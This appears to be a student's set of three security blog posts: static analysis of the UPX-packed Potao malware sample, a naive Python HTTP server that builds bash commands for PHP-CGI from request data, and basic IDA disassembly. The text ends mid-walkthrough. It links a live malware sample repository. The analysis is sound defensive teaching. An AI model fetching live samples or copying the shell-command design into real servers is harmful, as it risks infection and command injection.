Malware Analysis #1 / Basic Static Analysis

This post is an overview of commonly seen basic static analysis techniques that malware analysts often will utilize in the course of their workflow.  There exist dozens if not hundreds of utilities to ease the process of malware analysis and every investigator will have their own preferred method or technique which they swear works the best.  Many of these utilities perform very similar functions but through slightly different techniques or present the results in a separate manner.  Making decisions as to which tool to use is often a matter of the overall goal and how the investigator wishes to achieve said goal.

Malicious software, especially on Windows systems, often comes in the form of a Portable Executable (PE) file format (https://en.wikipedia.org/wiki/Portable_Executable).  A binary of this type could exist as an executable, a DLL or some other type of distinct format.  PE file structures can be quite complicated and will not be the focus of this post other than to discuss how they can be utilized to learn about different portions of a specific file.  Sophisticated malware may attempt to hide information about itself by obscuring portions of the PE file such as hiding the main software entry-point, encrypting run-time information within the resource section or other areas or utilizing dummy-code and data to make it extremely difficult to determine what is important and what is not when performing a static analysis.

An initial observation for a given PE file can be performed with a wide variety of tools; this list includes utilities such as PE InsiderCFF ExplorerPEStudioLordPEPEView, PE Explorer and PEiD.  Many of these are very similar with main differences lying in the representation of data and the utilized GUI.  For this post, we will be utilizing mainly free / open-source utilities to perform all activities.  As such, first lets use PEiD to learn some basic information about a PE file and see if we can derive any useful information from the inspected data.


The file we will be utilizing for this initial static analysis is labelled as ‘Potao_1stVersion_0C7183D761F15772B7E9C788BE601D29’ when retrieved from https://github.com/ytisf/theZoo/tree/master/malwares/Binaries/PotaoExpress.  All analysis is performed within an isolated VM which lacks a network interface in order to prevent any external communication attempts.  PEiD is a relatively simple utility designed to give investigators a first-look into a specific binary, with an image of the results against the specified Potao binary presented below.

4-peid 1.PNG


We can immediately observe from the line at the bottom that the binary has been packed via UPX, a common utility used to obfuscate the contents of a file and hinder investigations.  It should also be noted that the database which accompanies base versions of PEiD can easily be updated to include additional signature recognition.  If we click the arrow besides ‘EP Section’ on the right side of the window we can take a look at the PE Sections which are detected, shown below.

4-2.PNG


The lack of standard PE file sections such as text, rdata, data or idata tends to indicate the binary is either encrypted or otherwise obfuscated and it is likely that running the application will result in further unpacking or decrypting data which is potentially stored at various locations in the file.  Fortunately, it is possible to acquire and utilize the Ultimate Packer for eXecutables (UPX) to perform reverse-packing operations, especially when it is immediately obvious which version was used to pack it.  This would be more difficult if a custom packing or encryption routine was used to perform this obfuscation but it appears to be generic in this case.  So lets open up UPX and see what we can do in terms of unpacking.  Since UPX is a command-line utility, it is necessary to run it within a command-window as shown below.

5 upx.PNG

UPX is a relatively simple program but can help malware authors and analysts alike for separate goals.  Below is the command I utilized in order to achieve decompression of the packed malware sample.

5-2.PNG


It is observed that UPX successfully unpacked the given file to ‘file’.  Now lets try opening up PEiD once more and see if additional information might be observed, shown below.

6.PNG

We can see that although the specific compiler is still not detected, PEiD is now able to detect the various expected sections for the binary in addition to the potentially correct software entrypoint, to be examined in more detail later.  Now that we have successfully unpacked the sample, lets try opening it up in PEView and see if we can learn any additional information about the sample.

7-peview1


It’s possible to learn quite a bit about of information from viewing the raw PE file in a utility such as this.  This information can include any potential function exports, utilized resources, various metadata such as date-time of compilation and, most importantly typically, the function and DLL imports called from within the binary.  Knowing these can provide some context to further analysis in terms of what to expect from malware execution.  Knowing a specific binary calls WININET.dll or CRYPT32.dll can indicate it will attempt to communicate over the internet or utilize cryptographic functions for purposes yet to be determined.  Often a malicious executable may store additional code in the resources section and utilize Windows functions such as LoadResource in order to call it later during run-time.  Software such as ‘Resource Hacker’ can help to determine if that is the case by performing a detailed inspection of the contained resources in a particular binary file.  This malware sample does not appear to have any interesting information contained within the .rsrc section other than a Microsoft Word icon which is presented to the user instead of a standard executable icon, presumably to attempt to trick users into thinking the file is a Word file rather than an application.  An example of this is shown below.

8.PNG

Another useful utility in assessing a particular sample is ‘Strings’, which by default attempts to detect and extract ASCII strings which are 4 or more characters in length from the binary.  This is another command-line utility and execution is as simple as running ‘strings’ plus the filename you wish to scan.  Unfortunately, many of the results are often garbage data but sometimes some interesting strings may  appear.  A portion of the strings scan for this particular sample is shown below.

9-strings.PNG

We can observe some random ASCII strings as well as some data which references false company names and other fake information.  This isn’t particularly useful but understanding the strings a malware contains can be a useful first step to analysis.  This can also be utilized in debuggers and disassemblers such as Olly DBG and IDA for further research.  Another useful tool for performing basic static analysis is Dependency Walker, which allows analysts to determine specifically what DLLs and dependencies from each the binary is calling upon execution.  This can be helpful in providing further context to a specific binary and also in understanding the type of Operating System and Host it was designed for execution on.  An image example from this utility is shown below.

10-dwalk1


Unfortunately, development of Dependency Walker ended around 2006 but we are in luck; a developer on GitHub has re-written it’s core functionality and upgraded it to handle modern Windows dependency features such as API-sets.  This update is given at the following link (https://github.com/lucasg/Dependencies).  The old version of Dependency Walker can throw lots of errors due to how modern systems handle nested and api-sets and using the more modern version given at the developer’s link above is useful for allowing a more logical and easier analysis for what is a true error and what is a false positive.  An image of this software is shown below.

11.PNG

Dependencies / Dependency Walker can help both developers and analysts in understanding the behavior of a particular binary and what it relies upon within the host OS.  This can give information relating to the intended target and functionality by understanding what DLLs or functions are being called.

When used together, these tools will provide analysts with a good amount of context to utilize in further advanced static or dynamic analysis.  Learning about called imports and functions, stored strings and known dependencies as well as PE information such as entry points, compile time and image base helps to provide context to additional analysis performed on the binary sample.  This is by no means an exhaustive list of static analysis tools but only some of the most commonly used utilities.  Behavioral analysis and further discussion will be continued in additional postings.

PEiD : http://www.softpedia.com/get/Programming/Packers-Crypters-Protectors/PEiD-updated.shtml

PEView : http://wjradburn.com/software/

Resource Hacker : http://www.angusj.com/resourcehacker/

Strings :  https://docs.microsoft.com/en-us/sysinternals/downloads/strings

UPX : https://upx.github.io/

Dependency Walker : http://www.dependencywalker.com/

Dependencies :  https://github.com/lucasg/Dependencies

Other Projects #1 / Writing a Basic HTTP Server

Sometimes, god knows why, we like to subject ourselves to painful endeavors.  One such task I’ve recently embarked upon was to write a relatively naive HTTP server from scratch in Python.  This originated as a class project for my Masters program and hence doing well was the main motivation but I learned quite a bit about efficient and secure coding practices in achieving this goal.  I am by no means a software engineer (I would say ‘scripter’ more than anything else) so designing and writing a properly functioning web-server was something beyond anything else I had previously written.

Nevertheless, it had to get done.  There are about one thousand different methods or mechanisms I would utilize today in achieving this goal, and perhaps I will re-write this code in the future, but as it stands the version about to be presented was my first iteration of a home-brewed web-server; it is both inefficient and poorly performing but it manages to get the job done.  It currently handles GET, POST, CONNECT, DELETE and PUT as well as utilizing PHP-CGI in order to execute dynamic server-side scripting.  It is written as a class which can be initialized different times on different ports and utilizes a basic configuration file to specify the available methods, listening IP, listening port, the web-content root directory, the directory for successful or failed requests, the available scripting languages and files which are protected and require authorization for access.

This particular code does not utilize any third-party modules and only uses those built into Python 3.6+ such as sys, time, threading, socket, os and subprocess.  The format of the configuration file is given immediately below.

1-config


The first task undertaken by the script is to parse this configuration file and store the various components in assorted variables which will be used later on in the code as references and configuration points.  The basic code for this is shown below.

2-config read.PNG


The above code is a snippet from the function ‘getConfig()’ and it attempts to read the configuration file ‘config.txt’ into memory and, line by line, stores the information in the ‘config_options’ list for reference and storage into separate variables immediately after processing completes.  This could be achieved through a variety of mechanisms and simply gives one example that can be used to parse through a text-file of this type.  We observe that the function ‘newServer()’ is called after processing the configuration file.  The contents of this function are shown below.

4-newserver

This function will initialize a new object of the Server class with the given IP and Port combinations as well as call the class function ‘createSocket’ upon completion.  The next step is to begin design of the overall server class.  A variety of variables are initialized for usage in the code which will not be shown here simply to save space.  The ‘__init__’ function boot-strapping the system is shown below.

3-init.PNG

Here we can see that the class requires both a port and IP be passed for initialization.  The previously specified root directory is used as a class variable named ‘location’ and the detected configuration settings are printed out to the console for verbose debugging purposes.  We know that ‘createSocket’ is called after the init function completes so lets take a look at what that function specifically does.

5-createsocket.PNG


The code above will attempt to create and bind a TCP/IPv4 socket to the socket address (IP:Port) combination given in the configuration file as well as calling the class function ‘portListen’ upon a successful binding.  If this function fails, the ‘traceback’ module is utilized in order to print accurate debugging statements as to what exactly went wrong in the process of socket creation and binding, helping developers to understand how their code or system has failed.  The ‘portListen’ function is given below.

6- listen.PNG

This code snippet is hard-coded to have a maximum of five separate connections as given by ‘sock.listen’.  This function will run continuously due to the infinite while loop with no breaking capabilities and every time a new connection is received from a remote IP, the socket accepts the connection and creates a new thread which is spun up using the hostname and IP passed as parameter arguments to the class function ‘processConnection’.  This function contains a majority of the business logic for processing incoming connections and determining how to respond to them; ideally it should likely be broken up into multiple separate modules/functions but due to my relative inexperience with software design I have crammed far too much into far too little space.  The image below demonstrates the initial portion of the function which attempts to read the incoming request and parse it into various components.

7-process1.PNG

The above code is the first business logic attempting to read the incoming request.  The variable ‘init_data’ is a result of reading a specified amount of the request and decoding the raw bytes into a default UTF-8 format unless otherwise specified, allowing the rest of the code to perform basic string parsing procedures.  Immediately after a decode, the incomign request is run through logic which attempts to discover the specified method, URI and HTTP Version using the standard space-delimited format of typical HTTP Requests as per the RFC.  If the script is unable to achieve successful execution of the code in the ‘try’ statement, the except statement will be executed.  It is assumed that failure of the try statement indicates the receipt of a malformed HTTP request.  This will lead to the execution of the ‘writeLog’ function with the incoming request as well as ‘0’ passed as parameter arguments as well as the formation of a response to be sent to the client utilizing HTTP Error 500 indicating a malformed request was received that does not conform to the typical standards.  We see as well that the class function ‘makeHeader’ is utilized with the expected error passed as a parameter argument and upon completion it is concatenated with a response body giving a description of the error and sent to the remote client.  The ‘writeLog’ function is shown below.

9-write.PNG

10-faillog.PNG

The above code demonstrates how, upon receipt of either a ‘0’ or ‘1’ in writeLog, either failLog or passLog will be initialized and will open and write to an existing log file containing the body of the request as well as the time the request was received.  failLog and passLog are nearly identical and could easily have been condensed into one function rather than three separate ones.  This was mostly due to my naivety and is something to be improved in future iterations; aggregating these three functions into one would be an easily achievable and minor change to the overall code that would require minimal effort.  Don’t write bad code like me, make it good / efficient the first time around.

Lets take a brief look at the ‘makeHeader’ function in order to understand exactly what this relatively simple code routine is performing.

11-hdr.PNG

This function takes as a parameter argument a triple digit code which is utilized in a basic if table (which should be optimized as a switch statement in future iterations) in order to select appropriate header text for formation of an HTTP response-line with various HTTP Headers.  The current date-time, server agent and ‘Connection: Close’ are utilized and placed into the response and the header is then returned to the calling function and typically sent to the remote client.  Lets return back to the ‘processConnection’ function in order to figure out what happens after a successful parsing of the method, URI and HTTP version, shown below.

8-process2.PNG


Even if the HTTP request contains all the expected components, sometimes we still wish to disallow the request for other reasons.  As shown above, this server will only handle HTTP Version 1.1 and if the expected string is not detected in the parsed HTTP Version than the request will be denied with error 505 indicating the given HTTP Version is not supported by the server and the client will receive a response indicating that.  Additionally, if the parsed method is not found within the supported methods configuration variable than the request will be denied with error 405 indicating the specified method is not allowed to make requests to this server, sending a separate response to the client.  Performing this kind of server-based authorization for remote requests is important in order to filter out network requests which may be potentially dangerous such as PUT or DELETE requests that the server may not wish to handle due to their risky nature.  If all of these checks are successfully passed, the business logic of processConnection then proceeds to call ‘getParams’ using the given method and clientname, with the beginning of ‘getParams’ shown below.

13- getparams -GET.PNG

The intent of this function was to parse the Headers and Data which may be included in the different types of expected requests (GET, POST, PUT, DELETE, CONNECT).  Since each response may have different types of headers and variable amounts of data, I decided to simply check the method as a means of filtering my business logic and for each separate method I designed a similar but slightly different method in order to check for expected headers or data existence.  The first one, as shown above, was handling GET requests.  GET requests should not have any data attached beyond the HTTP Headers, as per the RFC, so for each line this code routine tries to split the line on a semi-colon and if that fails then that would indicate the likely end of the HTTP Headers section.  We cab observe in the GET Header parsing a basic attempt is made at detecting an authorization header and setting a flag based on this for usage with accessing protected files.  The value of this header may be utilized against known good-users or values in order to provide access control to such files.


The main HTTP Headers which must be examined are those pertaining to PUT and POST requests, since these types of request must establish certain parameters in order to prevent server over-reading and other types of weaknesses in design.  In particular, POST header checking ensures that both ‘Content-Type’ and ‘Content-Length’ exist in the request while PUT header checking ensures that ‘Content-Length’ exists in the request.  Examples of this business logic are shown below.

14-post hdr.PNG

15-put hdr.PNG

It is important to track received headers in order to make sure that HTTP requests are performing up the expected RFC standards.  I realize large portions of my code are repeated and could likely be condensed into better function categories and just overall made much cleaner; remember this was my first attempt at such a large project.  Looking back, I recognize many different ways to improve this code-base and I am considering re-writing the entire project in order to gain more experience as well as improve the overall design and performance of this server.

Lets go back to the processConnection function and take a look at what happens with GET requests that successfully have their headers processed and make it through to the next stage of the application logic.

16- index.PNG


The first portion of processConnection takes over if it detects a GET request for the index page, indicated by ‘/’ or ‘\\’ existing as the only component of the detected URI.  If this is the case, ‘/index.html’ is concatenated to the configured root directory and the request is passed to file-serving logic shown below.

17-fileserver.PNG


The above code routine exists as the end of GET request processing and attempts to serve up the requested file to the remote client after reading it into memory.  If the file is not found, a 404 response is created and sent to the client instead.  We observe the ‘cleanUp()’ function called in either case.  This function was initially intended to destroy the socket after a certain amount of connection attempts but currently does not serve any real purpose.  Lets examine what happens when the client requests a dynamic script with a .php extension.

18-request php.PNG


If ‘.php’ is detected in the parsed URI and PHP is determined to be an allowed script format, content-length and content-type are assumed to be 0 since this is a GET request and the parameters such as Method, IP, the query and the URI are passed to a function named ‘phpstrings’.  This function sets the preliminary stage for the initiation of the Common Gateway Interface functionality and prepares the necessary strings in the correct formats as shown below, calling two other functions depending upon whether the method is detected as GET or POST.

19-phpstrings.PNG


As shown above, this function takes as input the necessary parameters to initiate a PHP-CGI request on the server and prepares them in the necessary string-variable format, proceeding to call either ‘makeget’ or ‘makepost’ depending upon which method is detected in the received request.  Both of these functions are shown in raw format below in order to view the entire ‘bashcmd’ variable in each case and observe differences between GET and POST requests to PHP-CGI.

20-makeget.PNG

21-makepost.PNG

The two functions above are very similar but slightly different.  Due to the requirements of PHP-CGI operations in the bash command-line, it is necessary to format the strings differently.  For example, a GET PHP-CGI command does not require the echoing of the $REQUEST_BODY variable to be piped into php-cgi while a POST PHP-CGI command does.  Additionally, POST commands require the usage of Content Type and Content Length while GET requests do not.  In ‘makeget’, the ‘If’ statement QUERY_STRING == X indicates that it has not been overwritten and as such no query data was passed in the received request, so it is removed from the command-line string concatenation.  In either case, subprocess.check_output is utilized to execute the command and the response is stored and returned via the ‘body’ variable.  Referring to the images from processConnection above, this body variable is stored in the completed HTTP Response and then returned to the client, assumed to contain the successful results of the script’s execution.  In the case of this project, this was dynamic HTML which consisted of a basic PHP based web-application.  A very similar approach is taken to handling POST requests and will not be shown here due to this similarity.


In handling PUT, the getParameters function handles reading the attached data into ‘HTTP_Data’ and the business logic in processConnection handles writing the given data to the specified URI location.  This is shown below.

22-put functions.PNG


This type of functionality is relatively basic and easy to achieve when compared to the handling of PHP-CGI requests.  Similarly, delete is a relatively basic function to achieve in this manner and is shown below.

23-delete.PNG

This code routine utilizes os.remove to delete the specified file and throws a 404 if this is not achievable.  This could be improved in a number of ways, specifically detecting file access permission errors which may cause throwing the exception rather than simply throwing 404 or 500 errors in all generic cases.  CONNECT is achieved in a relatively naive way.  An authentication feature was imagined at first utilizing the Authorized header and that is why the  check to ‘auth’ is made in the image below.

24-connect.PNG

This function simply detects the resource which the client wishes to connect to, issues a new GET request to the remote resource and then returns the response to the original remote client.  Rather than a full-tunnel, this essentially acts as a middle-man for network requests.  This type of functionality can be dangerous due to the potential for malicious actors to use your server as a launch-spot for attacks against other parties, leaving you potentially liable for legal action and the consequences of their attacks.  This is not completely up to specifications per the RFC but helps to give a basic demonstration of the functionality.

This concludes an overview of basic HTTP Server creation.  Doing this type of work can help illuminate where flaws in server design will likely appear and how hard it can be to securely code large applications.  There exist many types of fringe cases for request handling and, if nothing else, this has granted me a strong appreciation for developers who work on monolithic networked projects such as the Apache Server.

https://github.com/joeavanzato/PythonWebServer

Reverse Engineering #1 / Basic IDA Usage

Understanding the internals for a particular binary or DLL is important to security researchers and malware analysts in order to critically analyze a software’s capabilities and functionality.  Knowing what a piece of code is attempting to perform, the mechanisms it is using to achieve its goals and what the overall impact a piece of software may have on a particular device all contribute towards furthering the development of indicators of compromise and defenses which may be applied to mitigate future attacks.

Two of the most popular techniques for analyzing compiled machine-code binaries are debugging and disassembling, often performed with utilities such as Olly Debug and IDA Pro/Free.  This post is focused on the usage of IDA, the ‘Interactive Disassembler’, and some of the benefits it provides analysts in understanding compiled binaries and the functions they possess.  IDA is an extremely complex utility and an entire description of the software is outside the scope of this post.  Rather, a focus will be spent on discussing some of the major functions and how they contribute towards furthering analysis of binary files.


Immediately upon loading a new binary into IDA, the user will be presented with a myriad of options related to how IDA should interpret, treat and load the specified file.    This includes being able to select from various processor types and loading options to allow complete customization and control over how IDA will perform.  Some of the available options are shown below.

1-file loading

4-ibmspecific.PNG

For most standard scenarios of PE file analysis on typical Intel systems, the default options will be fine and most configuration settings will only be modified by advanced users performing particular tasks on niche or minority binaries / systems.    Once settings are configured and the user clicks ‘ok’, a standard analysis will take place over the code which will have IDA attempting to review the binary as a whole and make connections between the various user functions which may be in place.  Newer versions of IDA have a new default ‘Proximity View’ that is extremely useful in understanding the relationship between user-defined functions and how the business logic of the application will flow between them.  An example of this is shown below.

5-proxexample.PNG


With a specific function highlighted, it is possible to press ‘Space’ to step into an ASM-level view of the function and its debugged structure, with Machine Opcodes transformed on a one-to-one basis into ASM instructions.  Obviously this will require some knowledge of how ASM instructions function in order to utilize but there also exists some useful features built-in to IDA to assist analysts who may forget what a certain call performs.  A user may select ‘Options -> General’ and then enable ‘Auto-Comments’ and ‘Line-Prefixes’ to make it easier to understand how functions relate and what is occurring on a line-by-line basis in the ASM view, with the two images below giving an example of this when zoomed into the ‘_main’ function.

6-options comments.PNG

7-main.PNG

Now IDA is auto-commenting on the individual ASM lines in order to help relieve those who may forget what certain ASM calls are actually performing.  Additionally, it is possible and usually necessary for analysts to insert their own comments throughout the code once a pass-through is performed, especially for larger binaries.  It is also possible to rename variables and functions to have more meaningful labels, usually done once their purpose is established after some time spent reverse engineering the specific functions and variable usage.  This can be done by simply right-clicking the desired variable or line for commenting.  If we zoom out on this particular main function, we observe an inter-connection between various code-locations as shown below.

8-main2.PNG

In IDA’s proximity view, blue-connections indicate an unconditional jump is taken, red-connections indicate a conditional jump is not taken and green-connections indicate a conditional jump is taken.  These can be useful in assessing how the application’s logic is performing with respect to the various code-blocks, but first we should back up slightly and get a larger picture of the binary as a whole before beginning to assess individual user functions.    Using ‘View -> Open Subviews -> Imports’ will present a list of detected functions imported by the binary which have been mapped by the default Signature Analysis within IDA.  Using ‘Shift+F5’ will open the Signatures window to view the currently applied signatures and it is possible to apply signatures associated with additional compilers and libraries if the user wishes to by simply right clicking within the signature window.  Understanding the functions which are imported from specific Windows libraries can help an analyst gain some expectations as to the general capabilities of a specific binary.  For example, in the below screenshot we observe that certain functions such as InternetReadFile and InternetGetConnectedState are imported from WININET, indicating this specific binary likely contains some type of command and control mechanism which allows it to retrieve additional modules, information or controls from a remote resource.

9-functions example.PNG

Functions such as these can lead to the development of good network indicators of compromise if they are utilizing fixed URLs, hostnames or IP addresses within the code.  In order to determine if this is the case, it is possible to track where the function is being called and understand how it is being used.  To do this, lets double-click one of the functions such as InternetOpenUrlA and have IDA take us to the .idata section of the binary.  This will appear similar to the image given below.

10-wininet.PNG

Simply observing the .idata section will not necessarily provide us with any more information than the function window alone, but here it is possible to view what is known as the ‘cross-references’, the locations in the code where these functions are actively being called for processing.  This can be done simply by pressing ‘Ctrl+X’ to view Cross-References-To the specific function after highlighting the desired function.  An example of this is shown below.
11-xrefs to.PNG

Doing so, we can observe that InternetOpenUrlA is called in one developer-defined function which may be of relevance to analysts attempting to understand how it is being used.  In order to go to this function, we can simply click ‘Ok’ in the dialog box and IDA will take us straight to the relevant code snippet.  This code which belongs to the function referred to at address ‘sub_401040’ is shown below.

